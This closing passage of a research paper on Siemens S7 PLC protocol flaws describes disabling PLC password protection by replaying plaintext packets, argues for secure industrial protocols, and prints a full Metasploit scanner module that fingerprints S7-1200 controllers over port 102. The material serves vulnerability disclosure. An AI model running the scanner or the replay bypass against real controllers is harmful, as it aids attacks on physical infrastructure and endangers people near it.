Just as we enabled the password protection feature by sending a series of packets to the PLC containing a password, which in turn flips a bit in the PLC's memory to enable a protection flag, we could turn that flag off by sending the same packets back to the PLC.

It was also clear to me that because everything sent to the controller by the engineering workstation is in plain text, it would be trivial for an attacker to decode the encoded password hash used to flip the memory protection built into the PLC. ICS-CERT verified and reported that the S7-200, S7-300, S7-400, and S7-1200 are all affected by the same protocol specific security vulnerabilities.


## 4. Conclusion

We need secure protocols in ICS. The product vendors have the ability to make this a reality.

The time has come for experts around the ICS community to come together and make the necessary changes to insure a safer environment for all those affected. That means everyone in the world who lives near or works in a factory or a power plant!

When vendors misrepresent vulnerability information, their customers cannot properly assess the risk to their operations. Given Siemens' public statements, it is hard to imagine the company taking the lead in ICS security. If trust is an important buying criteria, other vendors in this industry, such as GE and Rockwell, have an opportunity to set an example and gain market share in the future.

My test lab under “special conditions”



I would like to thank my employer, NSS Labs of Austin TX, for sponsoring this effort by purchasing all the hardware and providing me with the time to carry out my investigations. Without them, this research would not have been possible.

## 5. Metasploit Auxiliary S7 PLC Scanner Module

```
require 'msf/core'

class Metasploit3 < Msf::Auxiliary

        include Msf::Exploit::Remote::Tcp
        include Msf::Auxiliary::Scanner
        include Msf::Auxiliary::Report

        def initialize
                super(
                 'Name'                  => 'Siemens Simatic S7-1200 PLC Scanner',
                 'Version'               => '$Revision: 1 $',
                 'Description'           => 'Locates Simatic S7-1200 PLC devices .',
                 'Author'                => 'Dillon Beresford <dberesford@nsslabs.com>',
                 'License'               => MSF_LICENSE
                 )
                 register_options([ Opt::RPORT(102)], self.class)
         end

        def run_host(ip)
                begin
                pkt  = [         "\x03\x00\x00\x16\x11\xe0\x00\x00"+
                                 "\x00\x2c\x00\xc1\x02\x06\x00\xc2"+
                                 "\x02\x06\x00\xc0\x01\x0a",

                                 "\x03\x00\x00\xad\x02\xf0\x80\x72"+
                                 "\x01\x00\x9e\x31\x00\x00\x04\xca"+
                                 "\x00\x00\x00\x01\x00\x00\x01\x20"+
                                 "\x30\x00\x00\x01\x1d\x00\x04\x00"+
                                "\x00\x00\x00\x00\xa1\x00\x00\x00"+
                                  "\xd3\x82\x1f\x00\x00\xa3\x81\x69"+
                                  "\x00\x15\x16\x53\x65\x72\x76\x65"+
                                 "\x72\x53\x65\x73\x73\x69\x6f\x6e"+
                                  "\x5f\x34\x34\x30\x41\x42\x30\x42"+
                                 "\x46\xa3\x82\x21\x00\x15\x00\xa3"+
                                 "\x82\x28\x00\x15\x00\xa3\x82\x29"+
                                 "\x00\x15\x00\xa3\x82\x2a\x00\x15"+
                                  "\x09\x50\x4c\x43\x54\x45\x53\x54"+
                                 "\x45\x52\xa3\x82\x2b\x00\x04\x01"+
                                 "\xa3\x82\x2c\x00\x12\x01\xc9\xc3"+
                                 "\x82\xa3\x82\x2d\x00\x15\x00\xa1"+
                                  "\x00\x00\x00\xd3\x81\x7f\x00\x00"+
                                  "\xa3\x81\x69\x00\x15\x15\x53\x75"+
                                 "\x62\x73\x63\x72\x69\x70\x74\x69"+
                                 "\x6f\x6e\x43\x6f\x6e\x74\x61\x69"+
                                 "\x6e\x65\x72\xa2\xa2\x00\x00\x00"+
                                 "\x00\x72\x01\x00\x00",

                                 "\x03\x00\x00\x07\x02\xf0\x00",

                                 "\x03\x00\x00\x40\x02\xf0\x80\x72"+
                                 "\x01\x00\x31\x31\x00\x00\x04\xfc"+
                                 "\x00\x00\x00\x02\x00\x00\x03\x84"+
                                 "\x30\x00\x00\x00\x32\x01\x9a\x7b"+
                                 "\x00\x00\x04\xe8\x89\x69\x00\x12"+
                                 "\x00\x00\x00\x00\x89\x6a\x00\x13"+
                                 "\x00\x89\x6b\x00\x04\x00\x00\x00"+
                                 "\x00\x00\x00\x00\x72\x01\x00\x00",

                                 "\x03\x00\x00\x07\x02\xf0\x00",

                                 "\x03\x00\x00\x40\x02\xf0\x80\x72"+
                                 "\x01\x00\x31\x31\x00\x00\x04\xfc"+
                                 "\x00\x00\x00\x03\x00\x00\x03\x84"+
                                 "\x30\x00\x00\x00\x32\x01\x81\x69"+
                                 "\x00\x00\x04\xe8\x89\x69\x00\x12"+
                                 "\x00\x00\x00\x00\x89\x6a\x00\x13"+
                                 "\x00\x89\x6b\x00\x04\x00\x00\x00"+
                                 "\x00\x00\x00\x00\x72\x01\x00\x00",

                                 "\x03\x00\x00\x07\x02\xf0\x00",

                                 "\x03\x00\x00\x40\x02\xf0\x80\x72"+
                                 "\x01\x00\x31\x31\x00\x00\x04\xfc"+
                                 "\x00\x00\x00\x04\x00\x00\x03\x84"+
                                 "\x30\x00\x00\x00\x31\x01\x9d\x29"+
                                 "\x00\x00\x04\xe8\x89\x69\x00\x12"+
                                 "\x00\x00\x00\x00\x89\x6a\x00\x13"+
                                 "\x00\x89\x6b\x00\x04\x00\x00\x00"+
                                 "\x00\x00\x00\x00\x72\x01\x00\x00",

                                 "\x03\x00\x00\x07\x02\xf0\x00",

                                 "\x03\x00\x00\x3d\x02\xf0\x80\x72"+
                                 "\x01\x00\x2e\x31\x00\x00\x04\xd4"+
                                 "\x00\x00\x00\x05\x00\x00\x03\x84"+
                                 "\x30\x00\x00\x03\x84\x00\x00\x00"+
                                 "\x04\xe8\x89\x69\x00\x12\x00\x00"+
                                 "\x00\x00\x89\x6a\x00\x13\x00\x89"+
                                 "\x6b\x00\x04\x00\x00\x00\x00\x00"+
                                 "\x00\x72\x01\x00\x00",

                                 "\x03\x00\x00\x07\x02\xf0\x00"
                ]

                connect()
                pkt.each do |i|
                sock.put("#{i}")
                sleep(1)
                end
                data = sock.get_once().lstrip.gsub(/[ÐÀÁÂ#ðÊ!ðü&ðü_r^ð*ü<\"Ô,\r\n\/]/,'').chomp
                print_good("#{ip} is up, iso-tsap is open.")
                print_status("Packet scraping PLC device configuration.")
                print_status("Identification: #{data}".chomp)
                report_note(
                :host       => "#{ip}",
                :port           => "102",
                :proto      => 'tcp',
                :type       => "Siemens Simatic S7-1200 PLC",
                :data           => Rex::Text.encode_base64("#{data}")
                )
                disconnect()
                rescue ::EOFError
                end
        end
    end
```